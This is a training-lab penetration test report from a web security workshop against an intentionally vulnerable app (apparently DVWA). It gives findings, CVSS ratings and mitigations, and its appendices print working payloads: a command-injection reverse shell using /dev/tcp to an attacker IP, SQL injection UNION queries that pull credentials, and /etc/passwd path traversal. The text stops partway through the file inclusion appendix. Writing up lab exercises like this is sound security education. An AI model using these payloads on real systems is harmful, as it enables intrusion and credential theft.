

Web Penetration Test Workshop 2024

Mark Rasavong
December 2023 – January 2024
+1 (661) 606 0866 | +34 666 99 65 19
<https://markrasavong.com/>
rasavong.mark@gmail.com

Penetration Test Report – Mark Rasavong

Table of Contents

1. Executive Summary.....	2
1.1 Use of this Document.....	2
1.2 Synopsis.....	2
1.3 Scope of Work.....	2
1.4 Key Findings.....	3
1.5 Vulnerability Detail.....	3
1.6 Constraints.....	3
2. Vulnerability Findings.....	4
2.1 Summary of Findings.....	4
2.2 Vulnerability Details.....	6
2.2.1 Input Command Injection.....	6
2.2.2 SQL Injection (SQLi).....	7
2.2.3 File Inclusion.....	8
2.2.4 Insecure File Upload.....	9
2.2.5 Cross-Site Scripting (XSS).....	10
2.2.6 Brute Forcing User Credentials.....	11
2.2.7 Cross-Site Request Forgery.....	12
3. General Comments, References, and Links.....	13
3.1 Lab Vulnerabilities.....	13
4. Appendix Supplementary Information.....	14
4.1 Appendix 001: Input Command Injection.....	14
4.2 Appendix 002: SQL Injection (SQLi).....	16
4.3 Appendix 003: File Inclusion.....	21
4.4 Appendix 004: Insecure File Upload.....	24
4.5 Appendix 005: Cross-Site Scripting (XSS).....	26
4.6 Brute Forcing User Credentials.....	31
4.7 Appendix 007: Cross-Site Request Forgery.....	33

Penetration Test Report – Mark Rasavong

1. Executive Summary

1.1 Use of this Document

This report is intended to **provide detailed information and context on security issues** discovered during the **Web Penetration Test Workshop (2023)**. It offers technical descriptions and outlines security weaknesses found in the exercise and course materials provided.

1.2 Synopsis

The Web Penetration Test Workshop conducted in January 2024 focused on **training and learning purposes**, where a web application with intentional vulnerabilities was provided. The engagement involved exercises performed by Mark Rasavong.

The **report centers on security vulnerabilities, exploits, and mitigations within the training environment**, specifically addressing issues related to security, vulnerabilities, and recommendations for the testing environment. It is important to note that all vulnerabilities identified in this report were intentional and for demonstration purposes.

1.3 Scope of Work

All vulnerability assessments were conducted within a virtual machine and a virtual private network web application, encompassing a controlled training environment.

Penetration Test Report – Mark Rasavong

1.4 Key Findings

The assessment revealed several security vulnerabilities within the training environment:

- **No Password Lockout**

The absence of a password lockout policy poses a significant risk, allowing brute-forcing of passwords on the web application.

- **Password in Plain Sight in Web URL:**

The display of username and password in the URL poses a severe security risk, leading to potential attacker stealing plain text credentials during transmission of web requests.

- **Unauthorized Access and Arbitrary Commands through Unsecured UI Inputs:**

Unsecured UI inputs expose the system to unauthorized access and arbitrary command execution, posing a significant threat.

- **Unauthorized Access to the Root Web-server**

Manipulating the URL to go pass the boundaries of the intended web files and directories to the end user causes the successful threat actor to gain unauthorized access to sensitive files and directories in the web app's server.

1.5 Vulnerability Detail

Refer to **section 2.2.** for detailed information on specific vulnerabilities and their potential impact.

1.6 Constraints

1. The assessment was performed after the Web Penetration Test Workshop course.
2. The scope of the assessments was limited to the lab environment and information provided during the training.

Penetration Test Report – Mark Rasavong

2. Vulnerability Findings

In this section, we will provide a summary of the vulnerabilities discovered during the Web Penetration Test Workshop, along with their associated severity rating based on [CVSS v3.1 metrics](#), which is available using the [first.org CVSS Version 3.1 calculator](#). Each vulnerability will be categorized by its severity level, allowing for a clear understanding of the potential risks. Below is a table that defines the severity ratings. (see **Table 1.**)

Rating	CVSS Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Table 1. Severity Rating

2.1 Summary of Findings

In order from **Critical** to **Low**.

Vulnerability	Severity	CVSS Score
Input Command Injection	Critical	9.6
SQL Injection (SQLi)	Critical	9.6
File Inclusion	Critical	9.3
Insecure File Upload	Critical	9.0
Cross-Site Scripting (XSS)	High	8.2
Brute Forcing User Credentials	Medium	6.5
Cross-Site Request Forgery	Medium	6.1

Penetration Test Report – Mark Rasavong

2.2 Vulnerability Details

2.2.1 Input Command Injection	
Severity	CRITICAL
Target	Web application inputs accepting user-controlled data, such as search bars, forms, or any interactive fields
CVSS Vector String	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H
Impact	<ul style="list-style-type: none">● Allows attackers to execute arbitrary commands on the underlying system.● Potential unauthorized access, data manipulation, or disruption of service.
Details	We were able to introduce arbitrary code to an input that was supposed to ping IP addresses. We were able to bypass some input validation checks by escaping certain characters.
Reproduction Steps	See Appendix 001.
Recommendations	<ul style="list-style-type: none">● Implement input validation and sensitization mechanisms to ensure that user input do not contain unauthorized characters or commands.● Utilize parameterized queries and prepared statements in database interactions to prevent SQL injection vulnerabilities.● Employ web application firewalls (WAFs) to detect and block malicious input patterns.● Regularly update and patch the web application to mitigate known vulnerabilities.
Additional References	<ul style="list-style-type: none">● https://portswigger.net/kb/issues/00100100_os-command-injection● https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/README.md#chaining-commands

Penetration Test Report – Mark Rasavong

2.2.2 SQL Injection (SQLi)	
Severity	CRITICAL
Target	Web application inputs that interact with a backend database, such as login forms, search bars, or any input fields that involve database queries.
CVSS Vector String	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H
Impact	<ul style="list-style-type: none">● Allows unauthorized access to sensitive database information.● Enables manipulation of database queries, leading to potential data exfiltration, modification, or deletion.● May lead to full compromise of the application and underlying database.
Details	The output based on the input that the application requires queries user database on a number. We were able to bypass it using an “OR” statement to show more details of the database.
Reproduction Steps	See Appendix 002.
Recommendations	<ul style="list-style-type: none">● Implement input validation and parameterized queries to prevent unauthorized injection of SQL code.● Use least privilege principles for database accounts to limit the impact of successful attacks● Regularly audit and monitor database activity for suspicious queries.● Employ web application firewalls (WAFs) to detect and block SQL injection attempts.● Keep database software and systems up to date with the latest security patches.
Additional References	<ul style="list-style-type: none">● https://portswigger.net/web-security/sql-injection

Penetration Test Report – Mark Rasavong

2.2.3 File Inclusion	
Severity	CRITICAL
Target	Web URL hints that the file being accessed can be transverse to unauthorized files and directories by using the keyword “../” once or multiple times.
CVSS Vector String	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N
Impact	<ul style="list-style-type: none">● Allows unauthorized access to sensitive system files● Enables retrieval or execution of arbitrary files, potentially leading to further compromise.● May result in unauthorized disclosure of confidential information.
Details	We were able to transverse to the root directory of the web-server. Although with normal user permissions, with the combinations of a reverse shell upload we can elevate our permissions.
Reproduction Steps	See Appendix 003.
Recommendations	<ul style="list-style-type: none">● Implement strict input validation to prevent manipulation of file paths.● Avoid using user-controlled input directly in file inclusion or file path functions.● Employ secure coding practices and use whitelist for allowed file paths.● Limit permissions for web server process to minimize the impact of successful attacks.● Regularly audit and monitor file system activity for suspicious access.
Additional References	<ul style="list-style-type: none">● https://portswigger.net/web-security/file-path-traversal● https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Directory%20Traversal#interesting-windows-files● https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Directory%20Traversal#bypass--replaced-by-

Penetration Test Report – Mark Rasavong

2.2.4 Insecure File Upload	
Severity	CRITICAL
Target	Inputs that involve file uploads, such as profile uploads, or any functionality allowing users to upload files.
CVSS Vector String	AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H
Impact	<ul style="list-style-type: none">● Allows attackers to upload and execute malicious files on the server.● May lead to unauthorized access, data manipulation, or compromise of the entire web application.
Details	We were able to upload a malicious payload by manipulating the content type on HTTP requests, changing the file extension, or the magic bytes of a file.
Reproduction Steps	See Appendix 004.
Recommendations	<ul style="list-style-type: none">● Implement strict file type validation to ensure only allowed file types are uploaded.● Use file size restrictions to prevent large files that could overwhelm the server or storage.● Store uploaded files in a location outside the web root to prevent direct execution.● Regularly scan uploaded files for malware using antivirus tools.● Implement secure coding practices and conduct security training for developers.
Additional References	<ul style="list-style-type: none">● https://portswigger.net/web-security/file-upload

Penetration Test Report – Mark Rasavong

2.2.5 Cross-Site Scripting (XSS)	
Severity	HIGH
Target	Web application output that renders user-generated content, such as comments, forum posts, or any area where user input is displayed.
CVSS Vector String	AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:L/A:N
Impact	<ul style="list-style-type: none">● Allows attackers to inject malicious scripts that execute in the context of other users' browsers.● May lead to theft of sensitive information, session hijacking, or defacement of the web application.
Details	We were able to inject a legitimate URL with a custom JavaScript script in the URL to execute it when it is accessed.
Reproduction Steps	See Appendix 005.
Recommendations	<ul style="list-style-type: none">● Implement input validation to filter and sanitize user-generated content.● Use Content Security Policy (CSP) headers to mitigate the impact of XSS attacks.● Encode user inputs when displaying them to prevent script execution.● Conduct regular security training for developers to raise awareness of XSS vulnerabilities.● Regularly scan the application for XSS vulnerabilities using security tools.
Additional References	<ul style="list-style-type: none">● https://portswigger.net/web-security/cross-site-scripting

Penetration Test Report – Mark Rasavong

2.2.6 Brute Forcing User Credentials	
Severity	MEDIUM
Target	The login portal of the web application.
CVSS Vector String	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Impact	<ul style="list-style-type: none">● Allows attackers to systematically guess usernames and passwords to gain unauthorized access.● May lead to compromised user accounts, unauthorized access to sensitive information, or service disruption.
Details	We were able to successfully able to gain access to the web application by utilizing tools like Brup Suite and hydra to successfully log in with no security checks like a lockout policy.
Reproduction Steps	See Appendix 006.
Recommendations	<ul style="list-style-type: none">● Implement account lockout policies to limit the number of unsuccessful login attempts.● Enforce strong password policies, including complexity requirements and regular password changes.● Implement multi-factor authentication (MFA) to add an additional layer of security.● Monitor and log authentication attempts to detect and respond to suspicious activity.
Additional References	<ul style="list-style-type: none">● https://portswigger.net/support/using-burp-to-brute-force-a-login-page● https://portswigger.net/burp/documentation/desktop/testing-workflow/authentication-mechanisms/brute-forcing-passwords

Penetration Test Report – Mark Rasavong

2.2.7 Cross-Site Request Forgery	
Severity	MEDIUM
Target	The targeted user clicks on the attacker's link to perform sensitive operations, such as changing passwords, making transactions, or any actions requiring user authentication.
CVSS Vector String	AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
Impact	<ul style="list-style-type: none">● Allows attackers to perform unauthorized actions on behalf of authenticated users without their consent.● May lead to unauthorized changes in user account settings, transactions, or other critical operations.
Details	We were able to craft a URL that can be obfuscated by using a URL shortener and employ it to a user to interact with it. Once the interaction has been made, in our case, we were able to change the user's password without their knowledge and consent.
Reproduction Steps	See Appendix 007.
Recommendations	<ul style="list-style-type: none">● Implement anti-CSRF tokens in forms to validate the authenticity of requests.● Use same site cookies to prevent cross-site request forgery attacks.● Educate users about safe browsing practices and the importance of logging out after sessions.● Regularly audit and monitor user activity to detect and respond to suspicious actions.● Employ secure coding practices to minimize the impact to CSRF vulnerabilities.
Additional References	<ul style="list-style-type: none">● https://portswigger.net/web-security/csrf

Penetration Test Report – Mark Rasavong

3. General Comments, References, and Links

3.1 Lab Vulnerabilities

Lab vulnerabilities within this assessment were carefully planned and orchestrated to facilitate a hands-on learning experience. These vulnerabilities were intentionally created to align with the concepts taught during the Web Penetration Test Workshop. Participants conducted lab exercises individually, referring to provided materials and receiving minor guidance as needed. This approach ensured a focused and educational exploration of web application security concepts.

Penetration Test Report – Mark Rasavong


4. Appendix Supplementary Information

The following appendices provide detailed explanations for the vulnerabilities discovered and outlined in Chapter 2 Vulnerability Findings.

4.1 Appendix 001: Input Command Injection

Step 1: Observation and Analysis

- Open a web browser and navigate to the target web application.
- Inspect the behavior of the input field. In our case, the input accepts an IP address for a ping command which is processed as a Linux command. (see Figure 1.)



Ping a device


Enter an IP address:

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=56 time=23.456 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=19.863 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=20.014 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=18.189 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 18.189/20.380/23.456/1.915 ms
```

Figure 1. Observing the normal input behavior (ping -c4 <user input>)

Step 2: Chaining Commands

- Experiment with chaining commands using special characters such as '&', ';', '||', and '|'.
 - More chaining commands can be found [here](#).
- Test each chaining method with a simple command, such as ``whoami``, to observe any response or error. (see Figure 2.)



Ping a device

Enter an IP address:

www-data

Penetration Test Report – Mark Rasavong

Figure 2. Successfully introducing arbitrary code

Step 3: Identifying Weak Blacklist

- Recognize any weak blacklist restrictions on the input field that may allow certain chaining methods.
- In this case, we identified that the '|' is not properly blacklisted. (see Figure 3.)

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stripos( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

Figure 3. Input logic shows us that only '&&' and ';' were blacklisted for input validation.

Step 4: Exploiting with Reverse Shell

- Introduce a reverse shell payload using the '|' character to chain commands. (can be a different chain command depending on the web application's vulnerability).
- The input we placed into the web application.

```
8.8.8.8 | bash -c 'exec bash -i &>/dev/tcp/<attack IP>/<port
number> &&1'
```


- Ensure you first have a netcat listener active in your local machine's command line before executing the command.

```
nc -lvnp <port number>
```

Penetration Test Report – Mark Rasavong

Step 5: Gaining Root Access

- Confirm successful execution by checking for a connection on the specified attacker IP and port. (see Figure 4.)
- Observe the connected reverse shell, providing control over the target system.



```
(kali㉿kali)-[~]  
$ nc -lvnp 1999  
listening on [any] 1999 ...  
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 57946  
bash: cannot set terminal process group (314): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@766ea04a3d21:/var/www/html/vulnerabilities/exec$
```


Figure 4. A successful reverse shell connection

4.2 Appendix 002: SQL Injection (SQLi)

Step 1: Normal User Interaction Analysis

- Observe the normal user interaction with the input field, recognizing a SQL query structure: (see Figure 5.)

```
SELECT * FROM <SOME USER TABLE> WHERE <USER_ID> = <USER'S INPUT>;
```



User ID:

ID: 1
First name: admin
Surname: admin

Figure 5. User input of 1 displays the query result.

Step 2: Testing for SQL Injection

Penetration Test Report – Mark Rasavong

- Input a single quote (') to test if the input processes SQL commands. Observe for any SQL error.
- Confirm that the input is susceptible to SQL injection by receiving an error.

Step 3: Exploit with payload

- Inject a SQL payload to retrieve the entire table:

`<some random text>' OR '1' = '1'-- -`

- Confirm successful exploitation by obtaining results from the entire table. (see Figure 6.)




Figure 6. Displaying all results of the current table.

Step 4: Bypassing Drop Down Input

- It is possible to bypass a drop down input that does a SQL query. (see Figure 7.)

Penetration Test Report – Mark Rasavong




Figure 7. Shows only available IDs.

- User Burp Suite and under the proxy tab turn on intercept.
- Back in browser, select any value on the drop down.
- Back on Burp Suite manipulate the 'id' parameter by injecting a malicious payload and URL-encode it. (see Figure 8.)





Figure 8. Editing the id value to <id number> OR 1 = 1-- - in URL encoded format.

Step 5: Blind SQL Injection

- Identify scenarios where results are not displayed by confirming the existence of certain conditions, indicating a Blind SQL Injection.


Penetration Test Report – Mark Rasavong

- Gather information about the database by injecting payloads without obtaining direct results. (see Figures 9 & 10.)



User ID:

User ID is MISSING from the database.



User ID:

User ID exists in the database.

Figures 9 - 10. An indicator that the input is subjected to SQLi.

Step 6: Determine Database Information

- Find the version of the database:


```
1' UNION SELECT 1, @@VERSION -- -
```

- The version number will give us some information about known vulnerabilities through a search on the internet.

Step 7: Enumerating Database Schema

- Discover available columns in a table: (see Figure 11.)

```
1' UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS -- -
```



```
ID: 1' UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS -- -  
First name: user  
Surname: 2  
  
ID: 1' UNION SELECT COLUMN_NAME, 2 FROM INFORMATION_SCHEMA.COLUMNS -- -  
First name: password  
Surname: 2
```

Figures 11. Query leads us to two columns that will be of interest to the attacker.

Penetration Test Report – Mark Rasavong

- Identify available tables in different schemas of a database: (see Figure 12.)

```
1' UNION SELECT TABLE_NAME, TABLE_SCHEMA FROM  
INFORMATION_SCHEMA.TABLES -- -
```

User ID:

ID: 1' UNION SELECT TABLE_NAME, TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES-- -
First name: admin
Surname: admin

ID: 1' UNION SELECT TABLE_NAME, TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES-- -
First name: guestbook
Surname: dvwa

ID: 1' UNION SELECT TABLE_NAME, TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES-- -
First name: users
Surname: dvwa

ID: 1' UNION SELECT TABLE_NAME, TABLE_SCHEMA FROM INFORMATION_SCHEMA.TABLES-- -
First name: ALL_PLUGINS
Surname: information_schema

Figures 12. We assume that the tables in the dvwa schema contains valuable information.

Step 8: Extracting User Credentials

- Locate columns of interest, such as those under the 'dvwa' schema (see Figure 13.)

```
1' UNION SELECT COLUMN_NAME, TABLE_NAME, FROM  
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA="dvwa" -- -
```

ID: 1' UNION SELECT COLUMN_NAME, TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='dvwa'-- - First name: user Surname: users	
ID: 1' UNION SELECT COLUMN_NAME, TABLE_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_SCHEMA='dvwa'-- - First name: password Surname: users	

Figures 13. We confirm that a column name of user and password exists in the users table.

- Extract user credentials from the 'dvwa.users' table: (see Figure 14..)

```
1' UNION SELECT user, password FROM dvwa.users -- -
```

Penetration Test Report – Mark Rasavong

```
ID: 1' UNION SELECT user, password FROM dvwa.users-- -  
First name: admin  
Surname: ██████████  
  
ID: 1' UNION SELECT user, password FROM dvwa.users-- -  
First name: admin  
Surname: ████████████████████████████████████  
  
ID: 1' UNION SELECT user, password FROM dvwa.users-- -  
First name: gordonb  
Surname: ████████████████████████████████████████  
  
ID: 1' UNION SELECT user, password FROM dvwa.users-- -  
First name: 1337  
Surname: ████████████████████████████████████████  
  
ID: 1' UNION SELECT user, password FROM dvwa.users-- -  
First name: pablo  
Surname: ████████████████████████████████████████  
  
ID: 1' UNION SELECT user, password FROM dvwa.users-- -  
First name: smithv  
Surname: ████████████████████████████████████████
```


Figures 14. Successful extraction of users credentials.

4.3 Appendix 003: File Inclusion

Step 1: Indicator of File Traversal/Inclusion

- Identify a parameter that takes filenames in the URL (see Figure 15.)

```
/?parameterName=<filename>.ext
```



Figures 15. The parameter takes in a php file.

- Recognize the typical location of web files and directories, such as `/var/www/html/` for Linux-based servers.
- If it is a windows based server look [here](#).

Step 2: Manual Traversal

- Test for unauthorized access by adding `../` to the parameter until reaching the root server and a known directory like `/etc/passwd`. (see Figure 16.)

```
/?parameterName=../../../../etc/passwd
```

Penetration Test Report – Mark Rasavong




Figure 16. Successfully accessing a known Linux directory.

Step 3: Automated Traversal with wfuzz

- Utilize wfuzz on your command line for automated traversal (see Figure 17.)

```
wfuzz -c -w <wordlist of common webcontent names>.txt -b "cookie  
information" <url>/<other directories>/?paramName=<path to  
file>/FUZZ.ext
```

```
$ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -b "PHPSESSID=3nde8t7bpse4jj1gmjhgkdhb3; security=low" http://127.0.0.1/vulnerabilities/fi/?page=../../../../hackable/flags/FUZZ.php
```

